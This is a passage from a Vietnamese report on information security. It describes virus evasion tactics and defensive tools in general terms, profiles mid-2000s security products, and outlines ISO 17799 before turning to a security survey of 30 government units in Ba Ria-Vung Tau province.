- Một số virus có kích thước nhỏ hơn 1KB sẽ chèn những đoạn mã của mình vào những vùng không sử dụng của tập tin bị lây nhiễm, do đó làm cho kích thước tập tin bị lây nhiễm không thay đổi sau khi bị nhiễm.
- Một số virus có cơ chế tìm và tắt tất cả các tiến trình tìm và diệt virus của các chương trình quét virus trước khi tiến trình này phát hiện ra mình.
- Một số virus có khả năng phát hiện ra các tiến trình quét virus đang chạy và không lây vào các tiến trình đó để tránh trường hợp tiến trình quét virus đó quét ngược lại tiến trình và phát hiện ra virus.
- Một số virus có khả năng phát hiện và không lây nhiễm vào các tập tin làm mồi nhử virus do các tiến trình quét virus tạo ra.
- Một số virus có thể thay đổi mã đặc trưng của chúng ở mỗi lần lây nhiễm để gây khó dễ cho các chương trình quét virus trong việc nhận dạng virus qua mã đặc trưng.
- Một số virus có thể thực hiện mã hóa mã thực thi của chúng để chèn vào tập tin bị nhiễm và đến khi thực thi thì chúng lại giải mã ra để chạy. Việc này nhằm mục đích gây khó dễ cho các chương trình quét virus trong việc nhận dạng virus qua mã đặc trưng.

1.2./ Các chương trình chống virus

Chương trình chống virus là một chương trình máy tính thực hiện công việc phát hiện, ngăn cản hoạt động và tiêu diệt virus máy tính. Để thực hiện công việc trên, các chương trình chống virus thường dùng hai kỹ thuật sau:

- Kiểm tra virus trong các tập tin dựa vào một từ điển các virus đã biết.
- Nhận dạng virus qua việc phân tích các hành vi khả nghi của một chương trình máy tính. Việc phân tích này có thể thực hiện bằng cách theo dõi qua dữ liệu, theo dõi qua các port, dùng các tập tin mồi nhử, hoặc các phương pháp khác...

Hầu hết các chương trình chống virus đều hỗ trợ hai kỹ thuật trên, nhưng kỹ thuật dùng từ điển virus được dùng thường xuyên hơn cả.

- Kỹ thuật phát hiện virus bằng từ điển virus: khi chương trình chống virus kiểm tra một tập tin, nó sẽ dựa vào từ điển virus chứa các dấu hiệu nhận dạng của các virus đã biết để kiểm tra. Nếu trong tập tin được kiểm tra có chứa bất kỳ đoạn mã nào phù hợp với dấu hiệu trong từ điển thì chương trình chống virus sẽ hoặc là xóa virus ra khỏi tập tin, hoặc là ngăn cản việc truy cập tập tin để đảm bảo an toàn cho hệ thống, hoặc là xóa tập tin.
- Kỹ thuật phát hiện virus bằng phân tích hành vi:
  - Chương trình chống virus sẽ giám sát mọi hoạt động của các tiến trình để nhận dạng virus qua các hành vi đặc trưng của nó. Ví dụ như nếu nó thấy một tiến trình nào đó đang tìm cách ghi vào một tập tin thực thi (có thể đây là hành vi lây nhiễm) thì sẽ thông báo cho người dùng.
  - Chương trình chống chương trình chống virus sẽ thử chạy đoạn code đầu tiên của mỗi tiến trình khi tiến trình này khởi động trước khi trao lại quyền điều khiển cho tiến trình và thực hiện phân tích để xem đoạn code đầu tiên này có hành vi của một virus hay không. Ví dụ như nếu đoạn code đầu tiên này thực hiện việc tự nhân bản hoặc thực hiện việc tìm kiếm các tập tin thực thi khác thì có khả năng đây là hành vi của virus, khi đó chương trình chống virus sẽ thông báo với người dùng.
  - Chương trình chống virus có thể giả lập một môi trường để chạy thử các tiến trình cần kiểm tra, sau khi kết thúc việc chạy, chương trình chống virus sẽ phân tích kết quả tổn hại trên môi trường giả lập để xác định sự tồn tại của virus.

2./ Các chương trình chống gián điệp máy tính

2.1./ Gián điệp máy tính là gì

Gián điệp máy tính là một chương trình máy tính thực hiện công việc giám sát, điều khiển các hoạt động của hệ thống mà không hề có sự hay biết hoặc cho phép của chủ nhân hệ thống. Gián điệp máy tính cũng có thể là các chương trình giả mạo những chương trình chính thức để lừa đảo lấy cắp thông tin của người dùng, ngựa thành Troa là một ví dụ về chương trình gián điệp loại này.

Gián điệp máy tính không tự lây lan như virus hoặc bọ, mà thông thường nó thâm nhập vào các hệ thống máy tính do người dùng vô tình cài đặt hoặc chạy một chương trình nào đó không biết rõ nguồn gốc.

Không giống những virus, gián điệp máy tính thường không phá hoại hệ thống mà nó chỉ khai thác hệ thống để phục vụ cho các mục đích thương mại, lừa gạt. Ví dụ như: tự động đưa người duyệt web đến những trang quảng cáo đã định sẵn, giám sát bàn phím để đánh cắp những thông tin cá nhân...

2.2./ Các chương trình chống gián điệp máy tính

Các chương trình chống gián điệp máy tính thường sử dụng hai kỹ thuật chính sau: bảo vệ hệ thống khỏi gián điệp máy tính theo thời gian thực, nghĩa là ngăn chặn việc cài đặt các gián điệp máy tính vào hệ thống; và phát hiện và diệt gián điệp máy tính đã lây nhiễm vào hệ thống.

Kỹ thuật phát hiện và diệt các gián điệp máy tính đã lây vào hệ thống thì đơn giản hơn: chương trình sẽ kiểm tra Windows registry, các tập tin hệ thống, các chương trình đã cài đặt để phát hiện và loại bỏ các thành phần có dấu hiệu phù hợp với danh sách các gián điệp máy tính đã biết.

Kỹ thuật bảo vệ hệ thống khỏi gián điệp máy tính theo thời gian thực sẽ giám sát các chương trình tải về từ mạng và kiểm tra xem có dấu hiệu của gián điệp máy tính trong các chương trình này hay không. Chương trình cũng có thể ngăn chặn việc cài đặt các chương trình có dấu hiệu của gián điệp máy tính, hoặc cũng có thể ngăn chặn việc thay đổi cấu hình trình duyệt từ các chương trình khác.

3./ Các bức tường lửa

Tường lửa là một sản phẩm phần cứng hoặc phần mềm hoạt động như một môi trường mạng để ngăn cấm những giao tiếp mạng không được cho phép bởi chính sách bảo mật của một tổ chức. Việc ngăn cấm này thường dựa trên việc phân tích nội dung của các gói tin gửi trên mạng, do vậy tường lửa có khi còn được gọi là bộ lọc các gói tin (packet filter).

Tường lửa có thể hoạt động tại hai cấp của kiến trúc TCP/IP: cấp mạng (network layer) và cấp ứng dụng (application layer).

Ở cấp mạng, tường lửa sẽ lọc các gói IP, nếu gói nào chứa dữ liệu vi phạm các quy tắc cho phép lưu thông của chính sách bảo mật thì sẽ bị ngăn cấm không cho đi tới đích đến.

Ở cấp ứng dụng, tường lửa có thể ngăn chặn tất cả các gói tin gửi/nhận của một ứng dụng nào đó (ví dụ telnet, ftp...).

Ngoài ra, tường lửa cũng có thể hỗ trợ chức năng ánh xạ địa chỉ mạng (NAT – Network Address Translation) để cho phép các máy tính phía trong tường lửa có thể có một không gian địa chỉ riêng biệt.

4./ Các chương trình mã hóa

Đây là các chương trình không thể thiếu nếu hệ thông tin của bạn có những dữ liệu nhạy cảm cần được bảo mật cao. Các chương trình này sẽ giúp bạn mã hóa

các thông tin đó để người khác không thể hiểu được và chúng cũng giúp bạn giải mã lại các thông tin đã mã hóa khi cần làm việc với thông tin.

Hiện nay có nhiều ứng dụng có hỗ trợ tính năng mã hóa/giải mã dữ liệu.

Ví dụ 1: khi bạn đặt mật khẩu cho một tập tin MS Word thì ứng dụng Word sẽ dùng mật khẩu của bạn để mã hóa cho tập tin tương ứng. Người mở lại tập tin này cần phải nhập đúng mật khẩu thì ứng dụng Word mới có thể giải mã văn bản ra đúng dạng gốc của nó.

Ví dụ 2: khi bạn dùng SSL trong lập trình web (https), nội dung của trang web sẽ được mã hóa theo các thông tin trong certificate tương ứng trước khi đưa ra đường truyền công cộng, do vậy đảm bảo các dữ liệu nhạy cảm như số credit card, mật khẩu... không bị xem lén.

5./ Các chương trình hỗ trợ quản trị mạng

Các chương trình hỗ trợ quản trị mạng là những công cụ không thể thiếu đối với những người làm công việc quản trị hệ thông tin. Với nhiều tính năng cho phép thực hiện các công việc như giám sát tình hình mạng, phân tích băng thông, thăm dò các dịch vụ và máy tính trong mạng... chúng giúp cho người quản trị có thể dễ dàng nắm bắt tình hình hiện thời của hệ thống thông tin để có biện pháp đối kịp thời với những nguy cơ gây ảnh hưởng xấu đến hệ thống.

III./ MỘT SỐ CÔNG CỤ BẢO MẬT SỬ DỤNG PHỔ BIẾN HIỆN NAY TẠI VIỆT NAM

1./ Norton AntiVirus 2006

1.1./ Giới thiệu

Đây là phần mềm chống virus khá nổi tiếng và được dùng khá phổ biến hiện nay. Có khả năng tự động bảo vệ hệ thống trong khi bạn lướt web, chat, gửi/nhận mail, trao đổi tập tin qua mạng. Có khả năng quét và diệt rất nhiều loại virus, chương trình gián điệp và được cập nhật liên tục.

1.2./Tính năng

- Tự động phát hiện và diệt virus.
- Tự động phát hiện và diệt virus trong các file đính kèm của các email gửi/nhận.
- Tự động phát hiện và diệt virus trong các file gửi bằng các chương trình chat.
- Tự động phát hiện và cấm không cho bọ Internet thâm nhập hệ thống.
- Tự động tải các bản nâng cấp của chính mình để có khả năng chống các virus mới. Trong quá trình tải bản nâng cấp vẫn duy trì chế độ tự động phát hiện virus.
- Có cơ chế phát hiện thông minh để có thể phát hiện một số virus mới dù chương trình chưa được nâng cấp khả năng để phát hiện các loại virus này.

- Tự động phát hiện và cấm các chương trình gián điệp.
- Quét và diệt các chương trình gián điệp đã lây nhiễm trong hệ thống, các chương trình theo dõi bàn phím để ăn cắp mật khẩu...
- Ngăn chặn các chương trình gián điệp cướp homepage hoặc cố tình đưa người dùng đến site của chúng.

1.3./ Các thông tin khác

- Các hệ thống được hỗ trợ: Windows XP, 2000 Professional.
- Bản quyền: phải mua bản quyền.
- Nhà cung cấp: http://www.symantec.com.

2./ Spyware Doctor 3.5 for Windows

2.1/ Giới thiệu

Spyware Doctor là phần mềm chống gián điệp máy tính. Spyware Doctor cung cấp 3 cơ chế để bảo vệ hệ thống: ngăn chặn các tiến trình gián điệp theo thời gian thực, quét và diệt các chương trình gián điệp đã lây nhiễm vào hệ thống và tạo ra khả năng miễn nhiễm đối với các website có dụng ý xấu đã biết. Những tính năng này thường không được hỗ trợ đầy đủ trong các phần mềm chống virus.

2.2./ Tính năng

- Phát hiện và diệt các chương trình gián điệp, giám sát bàn phím để ăn cắp mật khẩu...
- Chống giám sát cookies trong browser.
- Miễn nhiễm hệ thống đối với hàng ngàn web site và ActiveX có dụng ý xấu đã biết.
- Có chơ chế quét thông minh để tìm một số chương trình gián điệp mới xuất hiện.

2.3./ Các thông tin khác

- Các hệ thống được hỗ trợ: Windows XP, Me, 98, 2000.
- Bản quyền: phải mua bản quyền.
- Nhà cung cấp: http://www.pctools.com.

3./ Microsoft ISA (Internet Security and Acceleration) 2004

3.1./ Giới thiệu

ISA 2004 là một phần mềm của Microsoft cho phép thiết lập các cơ chế tường lửa, mạng nội bộ ảo (VPN), cache nội dung web, router.... Sử dụng hiệu quả phần mềm này sẽ giúp cho hệ thông tin hoạt động hiệu quả và an toàn hơn.

3.2./ Tính năng

- Hỗ trợ làm router giữa nhiều mạng.

- Hỗ trợ sao lưu và hồi phục cấu hình qua định dạng xml.
- Hỗ trợ VPN.
- Hỗ trợ thiết lập firewall.
- Hỗ trợ nhiều giao thức mạng.
- Cho phép định nghĩa giao thức mạng mới.
- Giao diện đơn giản.
- Hỗ trợ cache dữ liệu.
- ...

3.3./ Các thông tin khác

- Các hệ thống được hỗ trợ: Windows nền NT.
- Bản quyền: phải mua bản quyền.
- Nhà cung cấp: http://www.microsoft.com.

4./ Net Tools 4

4.1./ Giới thiệu

Net Tools 4 là một chương trình hỗ trợ cho những người quản trị mạng. Net Tools cung cấp rất nhiều chức năng hữu ích giúp người quản trị có thể dễ dàng thực hiện các công việc giám sát, quản lý mạng từ đơn giản đến phức tạp.

4.2./ Tính năng

- Quét địa chỉ IP, tính toán, chuyển đổi địa chỉ IP.
- Dò port, quét port.
- Truy vết các route.
- Cấu hình TCP/IP.
- Đồng bộ thời gian mạng.
- Theo dõi băng thông.
- Tính các địa chỉ mạng con.
- ...

4.3./ Các thông tin khác


- Các hệ thống được hỗ trợ: Windows.
- Bản quyền: miễn phí.
- Nhà cung cấp: http://files.filefront.com/NetTools_40171zip/;4491206;;/fileinfo.html

5./ Giải pháp phát hiện và phòng chống xâm nhập của Cisco

Hệ thống phát hiện chống xâm nhập là một trong những phần mềm và phần cứng trọng điểm không thể thiếu của một hệ thống mạng tích hợp. Để tăng cường thêm tính vững chắc và nhận diện được các cuộc tấn công vào hệ thống máy trung tâm, chúng tôi xin được giới thiệu công nghệ nhận dạng tấn công chuyên dụng của Cisco System và ISS.

Nếu coi Firewall là là những *nhân viên gác cổng* ra vào lọc và loại bỏ trực tiếp các dấu hiệu và hành động xâm nhập thì IDS (Intruder Detection System) là các *camera* giám sát, theo dõi và phát hiện các hành động tấn công xâm nhập. Để đảm bảo an toàn cho hệ thống và nhận diện một cách chính xác các dấu hiệu xâm phạm mạng chúng ta cần tham khảo giải pháp nhận diện xâm nhập của 2 công ty hàng đầu về bảo mật network: ISS và Cisco System. Dựa trên kỹ thuật như phân tích protocol, đánh dấu mẫu (signature), kỹ thuật phát hiện thông minh để đánh giá và kiểm soát các gói dữ liệu lưu thông qua mạng của nhằm phát hiện, phòng chống và đưa ra những cảnh báo đối người quản trị hệ thống thông qua phần mềm trực quan.

5.1./ Giới thiệu công nghệ phát hiện xâm nhập của Cisco



công nghệ phát hiện xâm nhập – Intrusion Detection System

Cisco System, một công ty hàng đầu thế giới về công nghệ mạng, đã đưa ra nhiều dòng sản phẩm phát hiện xâm nhập đáp ứng đầy đủ nhu cầu của doanh nghiệp từ qui mô nhỏ đến rất lớn. Các công nghệ phát hiện xâm nhập được Cisco sử dụng bao gồm:

- Network Intrusion Detection System (NIDS): phát hiện xâm nhập từ tầng mạng, hoạt động như một server độc lập, không phụ thuộc hệ điều hành của máy trạm. Chúng tôi đề xuất sử dụng sản phẩm IDS 4235

- Cisco Security Agent (CSA): phát hiện xâm nhập cho server, là một phần mềm cài đặt trực tiếp vào hệ điều hành server, có nhiều phiên bản tương thích Windows, Sun Solaris, Linux.

5.2./ Các thông số kỹ thuật của Cisco IDS 4235

- Performance: 200 Mbps
- Standard monitoring interface: 10/100/1000Base-TX
- Standard command and control interface: 10/100/1000Base-TX

Các phương thức cấu hình IDS 4235

- Keyboard / Video Monitor: gắn trực tiếp vào thiết bị
- Console Port
- Telnet
- SSH
- HTTPS

Tính năng cơ bản của thiết bị


- Phản ứng linh động (Active Response)
    - TCP resets : gửi tín hiệu reset bẻ gãy kết nối
    - IP logging : ghi nhận lại IP packet phục vụ mục đích phân tích.
    - Blocking : cấm truy cập.
- Cập nhật động (Active Updates): Cập nhật hệ điều hành, tập dấu ấn tự động thông qua Cisco Countermeasure's Research Team (C-CRT)
- Dấu ấn tấn công (Signature Language)
    - Tập dấu ấn được xây dựng sẵn.
    - Cho phép quản trị mạng tự tạo ra dấu ấn.
- Hỗ trợ phân tích (Analysis Support): Cơ sở dữ liệu bảo mật mạng được tích hợp (Integrated Network Security Database) phục vụ việc phân tích.
- Khả năng tự động gửi cảnh báo (alarm) đến hệ thống quản lí tập trung CiscoWork VMS khi phát hiện xâm nhập. Có thể được cấu hình thông qua phần mềm trực quan CiscoWork VMS

Giới thiệu về sản phẩm Cisco Security Agent

5.3./ Tính năng

- Bảo vệ ứng dụng và hệ điều hành chống lạI các tấn công đã biết hoặc chưa biết
- Ngăn các truy cập bất hợp pháp vào tài nguyên server.
- Kỹ thuật dựa trên hành vi
- Ngăn các tấn công: SYN Floods, Ports scans, Buffer Overflow, Trojan horses

5.4./ Kiến trúc của Cisco Security Agent



Kiến trúc của Security Agent

Giới thiệu công nghệ chống xâm nhập của ISS

Internet Security Systems (ISS) là một công ty hàng đầu thế giới trong lĩnh vực phát hiện và chống xâm nhập. ISS cung cấp nhiều giải pháp cũng như nhiều dòng sản phẩm đa dạng, đáp ứng nhu cầu của doanh nghiệp từ nhỏ đến rất lớn.


6./ Giải pháp phòng chống xâm nhập của ISS

6.1./ Giới thiệu

ISS cung cấp 2 giải pháp phòng chống xâm nhập

- Network Intrusion Detection System (NIDS): phát hiện xâm nhập từ tầng mạng, hoạt động như một server độc lập, không phụ thuộc hệ điều hành của máy trạm. Tiêu biểu là sản phẩm Provia A604
- Server Sensor: phát hiện xâm nhập cho server, là một phần mềm cài đặt trực tiếp vào hệ điều hành server, có nhiều phiên bản tương thích Windows, Sun Solaris, Linux. Tiêu biểu là sản phẩm RealSecure Network Sensor 7.0

Thiết bị Network intrusion Detection System (NIDS)



Proventia A604

6.2./ Thông số kỹ thuật của Proventia A604:

- Performance: 600 Mbps
- 1U rack-mount server chassis
- Dimensions: 1.7" (height) x 16.9" (width) x 23.9" (depth)
- Shipping weight: 40 lbs
- CD-ROM Drive and Floppy
- Management interface: 1x 10/100/1000Mbps Copper
- Monitoring interfaces: 4x 10/100/1000Mbps Copper
- Lockable front bezel
- Redundant cooling
- 1 x 350 watt power supply operating at the following voltages:
  - 100–127 volts (V) at 50/60 Hertz (Hz); 4.96 amperes (A) maximum
  - 200–240 volts (V) at 50/60 Hertz (Hz); 2.48 amperes (A) maximum

Các phương thức cấu hình

- Keyboard / Monitor
- Console Port
- Telnet
- Phần mềm quản lí tập trung SiteProtector

6.3./ Tính năng thiết bị

- Khả năng phân tích protocol, pattern tốc độ cao.
- Phân tích 100 giao thức khác nhau, bao gồm cả những tấn công chưa được biết.
- Ngăn chặn những luồng dữ liệu có hại.
- Cung cấp thêm nhiều lớp bảo vệ.
- Khả năng quản lí tập trung thông qua phần mềm SiteProtector, đơn giản hóa việc quản trị và theo dõi, giúp nhận biết nhanh tấn công.
- Tích hợp kiến thức bảo mật của X-Force.
- Khả năng loại trừ các kỹ thuật lẩn tránh phát hiện xâm nhập (evasion techniques).
- Phân tích và giải mã giao thức đầy đủ trạng thái, đủ 7 lớp.
- Phân tích đầy đủ ít nhất 100 network và những giao thức lớp ứng dụng.
- Phát hiện được 1700 mối đe dọa đã được biết.
- Phát hiện những mối đe dọa chưa được biết.
- Được tích hợp với bảo vệ network, server, desktop.

- Phản ứng và ngăn chặn tấn công với tính năng RSKILL.
- Ghi nhận lại packet phục vụ việc phân tích (Packet Capturing)
- Gửi cảnh báo đến SiteProtector (no packet alert).

CHƯƠNG III


KHẢO SÁT VỀ TÍNH AN TOÀN VÀ CÁC GIẢI PHÁP BẢO MẬT ĐANG ĐƯỢC ÁP DỤNG CHO CÁC HTTT THUỘC QUẢN LÝ NHÀ NƯỚC TỈNH BR-VT.

Trong nội dung này, chúng tôi trình bày sơ lược về ISO 17799, sau đó thống kê các biện pháp kỹ thuật về bảo mật an ninh mạng hiện nay của 30 đơn vị khảo sát và so sánh với 6 giải pháp kỹ thuật thông dụng theo ISO 17799 để đánh giá tính an toàn và bảo mật của các hệ thống thông tin trên mạng.

I./ TỔNG QUAN VỀ ISO 17799

1./ Khái niệm về An ninh thông tin (ANTT)

Là một hệ thống các giải pháp về chính sách, trình tự thủ tục, kỹ thuật và con người dựa trên một nền tảng pháp lý thống nhất để đảm bảo tính bí mật, toàn vẹn và sẵn sàng cho các hệ thống thông tin.



2./ 10 lĩnh vực an ninh mạng theo ISO 17799

1. Hệ thống quản lý An ninh thông tin - ANTT (Information Security Management Systems - ISMS)
2. Kiểm soát truy cập (Access Control)
3. An ninh mạng và truyền thông (Telecommunications and Network Security)
4. Mã hóa (Cryptography)
5. Kiến trúc và các mô hình ANTT (Security Architecture and Models)
6. Các hoạt động ANTT (Operations Security)

7. Phát triển các ứng dụng và các hệ thống (Applications and Systems Development)
8. Hoạch định hoạt động liên tục và hoạch định khôi phục sau thảm họa (Business Continuity Planning and Disaster Recovery Planning)
9. Luật, điều tra nghiên cứu và đạo đức (Law, Investigation, and Ethics)
10. An toàn vật lý (Physical Security)

2.1./ Hệ thống quản lý An ninh thông tin - ANTT (Information Security Management Systems - ISMS)

Hệ thống quản lý an ninh thông tin bao gồm các nội dung:

- Kiến thức về quản lý ANTT (Concepts of Information Security Management).
- Quá trình phân loại thông tin (The Information Classification Process).
- Hiện thực chính sách ANTT (Security Policy Implementation).
- Vai trò và trách nhiệm của quản trị ANTT (The roles and responsibilities of Security Administration).
- Các công cụ đánh giá và quản lý rủi ro (Risk Management Assessment Tools).
- Đào tạo nhận thức về ANTT (Security Awareness Training).

2.2./ Kiểm soát truy cập (Access Control)

Có 3 nội dung về kiểm soát truy cập

- Kiểm soát mang tính chất quản trị (Administrative controls): bao gồm các chính sách, thủ tục, đào tạo nhận thức và kiểm tra kiến thức về ANTT.
- Kiểm soát bằng giải pháp kỹ thuật (Logical or technical controls): encryption, smart cards, access control lists, and transmission protocols.
- Kiểm soát vật lý (Physical controls): lực lượng bảo vệ, khóa, bảo vệ phòng máy, hệ thống cáp, sao lưu dữ liệu, file…

2.3./ An ninh mạng và truyền thông (Telecommunications and Network Security)

Các kiến thức về quản lý (Management Concepts):

- Bộ ba C.I.A (The C.I.A. Triad)
- Quản lý truy cập từ xa (Remote Access Management)
- Phát hiện và đáp trả xâm nhập (Intrusion Detection and Response)

  + Intrusion Detection Systems, Intrusion Prevention Systems

  + (IDS,IPS).

  + Computer Incident Response Teams
- Network Availability

+ RAID

+ Backup Concepts

+ Managing Single Points of Failure

- Network Attacks

Các kiến thức về kỹ thuật (Technology Concepts):

- Protocols

+ The Layered Architecture Concept

+ Open Systems Interconnect (OSI) Model

+ Transmission Control Protocol/Internet Protocol (TCP/IP)

+ Security-Enhanced and Security-Focused Protocols

- Firewall Types and Architectures
- Virtual Private Networks (VPN)

+ VPN Protocol Standards

+ VPN Devices

- Networking Basics

2.4./ Mã hóa (Cryptography)

- Các lý thuyết về mã hóa: DES, 3DES, AES, RSA,...
- Khóa đối xứng (Symmetric Key).
- Khóa bất đối xứng (Asymmetric Key).
- Quản lý và phân phối khóa (Key Distribution and Management).
- Kiến thức PKI (Public Key Infrastructure).

2.5./ Kiến trúc và các mô hình ANTT (Security Architecture and Models)

- Computer organization
- Hardware components
- Software/firmware components
- Open systems
- Distributed systems
- Protection mechanisms
- Evaluation standards
- Certification
- Formal security models
- Confidentiality models
- Integrity models

- Information flow models

2.6./ Các hoạt động ANTT (Operations Security)

- Kiểm soát và bảo vệ (Controls and Protections)
- Theo dõi và kiểm tra giám sát (Monitoring and Audit)
- Các đe dọa và các điểm yếu (Threats and Vulnerabilities).

2.7./ Phát triển các ứng dụng và các hệ thống (Applications and Systems Development)

- The software life cycle development process
- Object-oriented systems
- Artificial intelligence (AI) systems
- Database systems and database security issues
- Application controls

2.8./ Hoạch định hoạt động liên tục và hoạch định khôi phục sau sự cố (Business Continuity Planning-BCP and Disaster Recovery Planning-DRP)

2.9./ Luật, điều tra nghiên cứu và đạo đức (Law, Investigation, and Ethics)

2.10./ An toàn vật lý (Physical Security)

3./ Các thành phần chính của hệ thống bảo mật (hay 6 giải pháp kỹ thuật thông dụng theo ISO 17799)

1./ Giải pháp tường lửa và Giải pháp phòng chống Virus

2./ Hệ thống phát hiện và phòng chống xâm nhập

3./ Công cụ dò quét và đánh giá điểm yếu

4./ Quản lý rủi ro

5./ Giải pháp xác thực và các cơ chế mật mã hóa

6./ Giải pháp lọc nội dung

II./ KHẢO SÁT VÀ ĐÁNH GIÁ VỀ TÍNH AN TOÀN VÀ CÁC GIẢI PHÁP BẢO MẬT ĐANG ĐƯỢC ÁP DỤNG CHO CÁC HTTT THUỘC QUẢN LÝ NHÀ NƯỚC TẠI TỈNH BR-VT

1./ Khảo sát tính an toàn và các giải pháp bảo mật đang áp dụng cho các HTTT thuộc quản lý Nhà nước tại tỉnh BR-VT

Có 30 đơn vị được khảo sát

Stt	Tên đơn vị khảo sát
1	Sở Công Nghiệp tỉnh Bà Rịa - Vũng Tàu
2	Sở Xây Dựng tỉnh Bà Rịa - Vũng Tàu

3	Sở Giáo dục và Đào tạo tỉnh Bà Rịa - Vũng Tàu
4	Sở Kế hoạch và Đầu tư tỉnh Bà Rịa - Vũng Tàu
5	Sở Y Tế tỉnh Bà Rịa - Vũng Tàu
6	Sở Khoa Học và Công Nghệ tỉnh Bà Rịa - Vũng Tàu
7	Sở Lao động Thương binh và Xã hội tỉnh Bà Rịa - Vũng Tàu
8	Sở Văn hóa Thông tin tỉnh Bà Rịa - Vũng Tàu
9	Sở Thương mại tỉnh Bà Rịa - Vũng Tàu
10	Sở Giao thông Vận tải tỉnh Bà Rịa - Vũng Tàu
11	Sở Du lịch tỉnh Bà Rịa - Vũng Tàu
12	Sở Thủy sản tỉnh Bà Rịa - Vũng Tàu
13	Sở Nông nghiệp Phát triển Nông thôn tỉnh Bà Rịa - Vũng Tàu
14	Sở Bưu chính Viễn thông tỉnh Bà Rịa - Vũng Tàu
15	Sở Nội vụ tỉnh Bà Rịa - Vũng Tàu
16	Sở Tư pháp tỉnh Bà Rịa - Vũng Tàu
17	Sở Ngoại vụ tỉnh Bà Rịa - Vũng Tàu
18	Ban Quản lý các khu công nghiệp tỉnh Bà Rịa - Vũng Tàu
19	Ban Tôn giáo và Dân tộc tỉnh Bà Rịa - Vũng Tàu
20	Thanh Tra tỉnh Bà Rịa - Vũng Tàu
21	Liên Đoàn Lao động tỉnh Bà Rịa - Vũng Tàu
22	Văn phòng HĐND&UBND huyện Tân Thành tỉnh Bà Rịa - Vũng Tàu
23	Văn phòng HĐND&UBND huyện Đất Đỏ tỉnh Bà Rịa - Vũng Tàu
24	Văn phòng HĐND&UBND Thị xã Bà Rịa tỉnh Bà Rịa - Vũng Tàu
25	Ủy ban Dân số Gia đình & Trẻ em tỉnh Bà Rịa - Vũng Tàu
26	Bệnh viện Lê Lợi tỉnh Bà Rịa - Vũng Tàu
27	Bệnh viện Đa khoa Bà Rịa tỉnh Bà Rịa - Vũng Tàu
28	Trung tâm Y tế huyện Tân Thành tỉnh Bà Rịa - Vũng Tàu
29	Thư viện tổng hợp tỉnh Bà Rịa - Vũng Tàu
30	Trung tâm Ứng dụng Tiến bộ KH&CN tỉnh Bà Rịa - Vũng Tàu

BẢNG THỐNG KÊ SỐ LIỆU: XEM PHỤ LỤC

SỐ LIỆU TỔNG HỢP ĐIỀU TRA: Số lượng đơn vị khảo sát: 30 đơn vị

